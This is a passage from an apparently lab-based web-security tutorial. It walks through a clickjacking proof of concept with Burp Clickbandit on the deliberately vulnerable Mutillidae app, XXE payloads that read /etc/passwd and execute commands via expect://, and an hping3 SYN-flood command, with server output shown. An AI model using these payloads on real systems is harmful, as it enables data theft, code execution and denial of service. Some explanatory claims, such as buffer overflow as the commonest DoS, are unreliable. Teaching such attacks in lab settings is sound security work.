2. Using frame-busting scripts: This involves using JavaScript code that detects when a web page is being loaded within an iframe and prevents it from being displayed.
3. Implementing content security policies: This involves using a Content-Security-Policy header to restrict the types of resources that can be loaded on a web page, which can prevent clickjacking attacks that rely on loading external resources.

Users can protect themselves against clickjacking attacks by being cautious when clicking on buttons or links on unfamiliar or suspicious websites. Additionally, using web browsers that implement protections against clickjacking, such as the X-Frame-Options header, can add an extra layer of protection against clickjacking attacks.

Target: <http://172.16.1.102/mutillidae/index.php>

To get started, we need to fire up Mutillidae and Burp Suite. Next, we will configure Burp to work as a proxy in the browser so we can intercept requests.

In Firefox, navigate to "Preferences," and scroll all the way down to the section titled Network Proxy. Click on the "Settings" button, select "Manual proxy configuration," and enter 127.0.0.1 as the HTTP Proxy and 8080 as the Port. Now, check "Use this proxy server for all protocols," and make sure it is blank under No Proxy for. Click "OK," and we should be good to go.



In Burp, go to the "Proxy" tab and make sure "Intercept is on" is enabled. Next, back in Mutillidae, simply browse to the home page where we will perform the clickjacking attack. We should now see the request appear in Burp.

```

GET /mutillidae/index.php?page=home.php HTTP/1.1
Host: 172.16.1.102
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.1.102/mutillidae/index.php?page=home.php
Cookie: PHPSESSID=e08b7d85eb621ffcc7902d7408c3c542
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Tue, 18 Dec 2018 21:34:13 GMT
Cache-Control: max-age=0
  
```

At the top of the window, go to the "Burp" menu, and select "Burp Clickbandit" from the drop-down. A new window will pop up with instructions for using this tool.

Burp Clickbandit

Burp Clickbandit

Burp Clickbandit is a tool for generating clickjacking attacks. When you have found a web page that may be vulnerable to clickjacking, you can use Burp Clickbandit to create an attack, and confirm that the vulnerability can be successfully exploited.

Burp Clickbandit runs in your browser using JavaScript. It works on all modern browsers except for Microsoft IE and Edge. To run Burp Clickbandit, use the following steps:

1. Click the "Copy Clickbandit to clipboard" button below. This will copy the Clickbandit script to your clipboard.
2. In your browser, visit the web page that you want to test, in the usual way.
3. In your browser, open the web developer console. This might also be called "developer tools" or "JavaScript console".
4. Paste the Clickbandit script into the web developer console, and press enter.

See the documentation for more details on using Burp Clickbandit.

Note: Exercise caution when running Burp Clickbandit on untrusted websites. Malicious JavaScript from the target site can subvert the HTML output that is generated by Burp Clickbandit.

Copy Clickbandit to clipboard **Close**

Following the instructions, click the "Copy Clickbandit to clipboard" button, which will copy the script to the clipboard. Next, in the browser, go back to the Mutillidae home page. In Burp, we can either forward the request or turn the intercept feature off to reload the page.

The screenshot shows a web browser window with the URL 172.16.1.102/mutillidae/index.php?page=home.php. The page title is "Mutillidae: Born to be Hacked". It features a logo of a red and black wasp. The header includes version information (Version: 2.1.19), security level (0 (Hosed)), hints status (Disabled (0 - I try harder)), and user status (Not Logged In). A navigation bar below the header has links for Home, Login/Register, Toggle Hints, Toggle Security, Reset DB, View Log, and View Captured Data. On the left, there's a sidebar with "Core Controls" and dropdown menus for OWASP Top 10, Others, Documentation, and Resources. A large central box contains the text "Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10". Below this, under "Latest Version / Installation", is a bulleted list: Latest Version, Installation Instructions, Usage Instructions, Get rid of those pesky PHP errors, Change Log, and Notes. At the bottom of the page, a note says "Samurai WTF and Backtrack contains all the tools needed or you may build your own collection".

Next, we need to access the JavaScript console in the browser. In Firefox, we can right-click and select "Inspect Element," then go to the "Console" tab at the top of the window. We can then paste the script into the console (at the >>) and press Enter.

Developer Tools - http://172.16.1.102/mutillidae/index.php?page=home.php

Console

```
return false;
}
width = getDocWidth(document);
height = getDocHeight(document);
removeNodes(document.body);
disableStyles();
createStyles(document, document.body);
createMenu(createHeader(document, document.body));
iframe.style.width = width + 'px';
iframe.style.height = height + 'px';
iframe.style.position = 'relative';
iframe.frameborder = 0;
iframe.scrolling = 'no';
iframe.style.border = 'none';
iframe.id = 'clickbandit_iframe';
document.body.appendChild(iframe);
iframe.onload = function() {
    win = this.contentWindow;
    doc = win.document;
    interceptClicks();
};
}
window.clickbandit = {start: start, mode: 'record', finish: finish, version: "1.0.3", disableClickActions: false, sandbox: false};
window.addEventListener('DOMContentLoaded', ready, false);
if(document.readyState === 'complete') {
    ready();
}
}();
< true
>>
```

The Clickbandit banner should now appear at the top of the browser, with options to start and finish the proof of concept. We can also check the "Disable click actions" checkbox so that our clicks will not register while we are recording the attack.



Now, all we have to do is perform the series of clicks we want the victim to do. In this case, we will simply click the "Login/Register" button. When finished, click "Finish," and the proof of concept will be presented for review.

The screenshot shows the Burp Clickbandit interface in 'Review mode'. At the top, there are navigation icons and a URL bar showing `172.16.1.102/mutillidae/index.php?page=home.php`. Below the URL bar are buttons for 'Toggle transparency', 'Reset', and 'Save'. The main content area displays the 'Mutillidae: Born to be Hacked' website. The page header includes a logo of a red and black ant, the title 'Mutillidae: Born to be Hacked', and status information: 'Version: 2.1.19', 'Security Level: 0 (Hosed)', 'Hints: Disabled (0 - I try harder)', and 'Not Logged In'. A sidebar on the left contains links for 'Core Controls', 'OWASP Top 10', 'Others', 'Documentation', and 'Resources'. The main content area features a box titled 'Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10'. Below this box, under 'Latest Version / Installation', there is a bulleted list: 'Latest Version', 'Installation Instructions', and 'Usage Instructions'.

There are also options here to zoom in or out, toggle transparency, move the iframe position using the arrow keys, or reset the attack. When satisfied, hit the "Save" button to save the proof of concept locally as an HTML file for later modification and use.


The screenshot shows a Firefox context menu for saving a file named 'clickjacked.html'. The menu title is 'Opening clickjacked.html'. It displays the file's type as 'HTML document (7.3 KB)' and the source as 'from: data:'. The menu asks 'What should Firefox do with this file?' with three options: 'Open with Firefox ESR (default)', 'Save File' (which is selected), and 'Do this automatically for files like this from now on.' At the bottom right of the menu are 'Cancel' and 'OK' buttons.

When the attack is performed, and the victim clicks the hidden iframe we inserted, a message appears conveying the vulnerability.



At this point, the message can be altered in the HTML file or code can be inserted to perform more malicious activities.

XXE (XML External Entity):



XXE (XML External Entity) is a type of web application vulnerability that allows an attacker to include external entities in XML input, which can be used to disclose sensitive data, execute remote code, or perform other malicious actions. An XML document can include external entities that reference files or resources outside the XML document, such as other XML files or system files. If a web application parses XML input without properly validating or sanitizing the input, an attacker can include an external entity that references a sensitive file or resource on the server, such as a password file or a network configuration file. The attacker can then use the sensitive information to launch further attacks or escalate privileges.

To prevent XXE attacks, web developers should implement measures such as:

1. Disabling external entity processing: This involves disabling the ability of the XML parser to process external entities in XML input.
2. Input validation and sanitization: This involves validating and sanitizing all user input to prevent malicious XML input from being processed by the application.
3. Using XML parsers with built-in protections: This involves using XML parsers that have built-in protections against XXE attacks, such as the "Secure XML Parser" in Java or the "XMLReader" in PHP.

Users can protect themselves against XXE attacks by being cautious when entering XML input on unfamiliar or suspicious websites. Additionally, using web browsers that implement protections against XXE attacks, such as disabling external entity processing, can add an extra layer of protection against XXE attacks.

POC(Proof of Concept)

The most interesting aspect of parsing XML input files is that they can contain code that points to a file on the server itself. This is an example of an external entity. In a bit, we'll go over the full scope of what external entities can be, including files hosted on the web via FTP and HTTP.

Let's modify the xml.txt file to contain the following code:

```
<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [ <!ELEMENT foo ANY >

<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>

<creds>

  <user>&xxe;</user>

  <pass>mypass</pass>

</creds>
```

Notice the bolded items. After sending the request with the above as POST data, the victim server will respond with its own /etc/passwd:

You have logged in as user

Advisory	Request	Response
Raw	Headers	Hex
<pre>HTTP/1.0 200 OK Date: Sat, 05 Nov 2016 15:23:19 GMT Server: WSGIServer/0.1 Python/2.7.3 Content-Type: text/html; charset=utf-8 Sorry, that name is already taken: test (root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101:/var/lib/libuuid:/bin/sh mysql:x:101:102:MySQL Server,,,:/nonexistent:/bin/false ntp:x:102:104::/home/ntp:/bin/false sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin shellinabox:x:104:106:Shell In A Box,,,:/var/lib/shellinabox:/bin/false postfix:x:105:108::/var/spool/postfix:/bin/false)</pre>		

To reiterate, the XML input file that we provided (xml.txt) contains code to tell the server to look for the external entity, file:///etc/passwd, and then inject the contents into the "user" field. The last line of the PHP script then echoes back the goods.

Remote Code Execution

If fortune is on our side, and the PHP "expect" module is loaded, we can get RCE. Let's modify the payload:

```
<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [ <!ELEMENT foo ANY >

<!ENTITY xxe SYSTEM "expect://id" >]>

<creds>

<user>&xxe;</user>

<pass>mypass</pass>

</creds>
```


The response from the server will be something like:

You have logged in as user

uid=0(root) gid=0(root) groups=0(root)

Instances where RCE is possible via XXE are rare, so let's move onto a more common scenario: using a tool to help us automate the process of extracting data instead.

Dos/DDos Attacks



DOS Attack: A Denial-of-Service (DoS) attack is an attack meant to shut down a machine or network, making it inaccessible to its intended users. DoS attacks accomplish this by flooding the target with traffic or sending it information that triggers a crash. In both instances, the DoS attack deprives legitimate users (i.e. employees, members, or account holders) of the service or resource they expected.

Victims of DoS attacks often target web servers of high-profile organizations such as banking, commerce, and media companies, or government and trade organizations. Though DoS attacks do not typically result in the theft or loss of significant information or other assets, they can cost the victim a great deal of time and money to handle.

There are two general methods of DoS attacks: flooding services or crashing services. Flood attacks occur when the system receives too much traffic for the server to buffer, causing them to slow down and eventually stop. Popular flood attacks include:

- Buffer overflow attacks — the most common DoS attack. The concept is to send more traffic to a network address than the programmers have built the system to handle. It includes the attacks listed below, in addition to others that are designed to exploit bugs specific to certain applications or networks
- ICMP flood — leverages misconfigured network devices by sending spoofed packets that ping every computer on the targeted network, instead of just one specific machine. The network is then triggered to amplify the traffic. This attack is also known as the smurf attack or ping of death.
- SYN flood — sends a request to connect to a server, but never completes the handshake. Continues until all open ports are saturated with requests and none are available for legitimate users to connect to.

DDOS Attacks: A DDoS attack occurs when multiple systems orchestrate a synchronized DoS attack to a single target. The essential difference is that instead of being attacked from one location, the target is attacked from many locations at once. The distribution of hosts that defines a DDoS provide the attacker multiple advantages: He can leverage the greater volume of machine to execute a seriously disruptive attack

The location of the attack is difficult to detect due to the random distribution of attacking systems (often worldwide)

It is more difficult to shut down multiple machines than one.

The true attacking party is very difficult to identify, as they are disguised behind many (mostly compromised) systems

Modern security technologies have developed mechanisms to defend against most forms of DoS attacks, but due to the unique characteristics of DDoS, it is still regarded as an elevated threat and is of higher concern to organizations that fear being targeted by such an attack.

DOS attack using hping3 command:


What is hping3 ???

hping3 is a network tool able to send custom TCP/IP packets and to display target replies like ping program does with ICMP replies. hping3 handle fragmentation, arbitrary packets body and size and can be used in order to transfer files encapsulated under supported protocols.

It is also known as packet crafting technique.

DOS SYN attack using hping3 command:

Open your kali Linux



Type the command: hping3 -i u1 -S -p 80 192.168.243.131(ip address of target machine)

where :

i — interval wait

u1- 1 microsecond



-S — Syn packet

-p — port number

Let's check in the Wireshark how this command works.


To open Wireshark in your kali Linux type

Wireshark in the terminal.



Type the command in terminal & press enter.


hping3 -i u1 -S -p 80 192.168.243.131



You will get the following result.

```
root@kali:~# hping3 -i ul -S -p 135 192.168.243.131
HPING 192.168.243.131 (eth0 192.168.243.131): S set, 40 headers + 0 data bytes
len=46 ip=192.168.243.131 ttl=128 DF id=103 sport=135 flags=SA seq=0 wi
n=64320 rtt=12.3 ms
len=46 ip=192.168.243.131 ttl=128 DF id=104 sport=135 flags=SA seq=1 wi
n=64320 rtt=12.2 ms
len=46 ip=192.168.243.131 ttl=128 DF id=105 sport=135 flags=SA seq=2 wi
n=64320 rtt=11.6 ms
len=46 ip=192.168.243.131 ttl=128 DF id=106 sport=135 flags=SA seq=3 wi
n=64320 rtt=11.2 ms
len=46 ip=192.168.243.131 ttl=128 DF id=107 sport=135 flags=SA seq=4 wi
n=64320 rtt=10.9 ms
len=46 ip=192.168.243.131 ttl=128 DF id=108 sport=135 flags=SA seq=5 wi
n=64320 rtt=10.5 ms
len=46 ip=192.168.243.131 ttl=128 DF id=109 sport=135 flags=SA seq=6 wi
n=64320 rtt=10.1 ms
len=46 ip=192.168.243.131 ttl=128 DF id=110 sport=135 flags=SA seq=7 wi
n=64320 rtt=9.8 ms
len=46 ip=192.168.243.131 ttl=128 DF id=111 sport=135 flags=SA seq=8 wi
n=64320 rtt=9.4 ms
len=46 ip=192.168.243.131 ttl=128 DF id=112 sport=135 flags=SA seq=9 wi
n=64320 rtt=9.0 ms
```

Now let's check it in Wireshark



It can be clearly seen that my machine is sending syn packet continuously to the target machine.

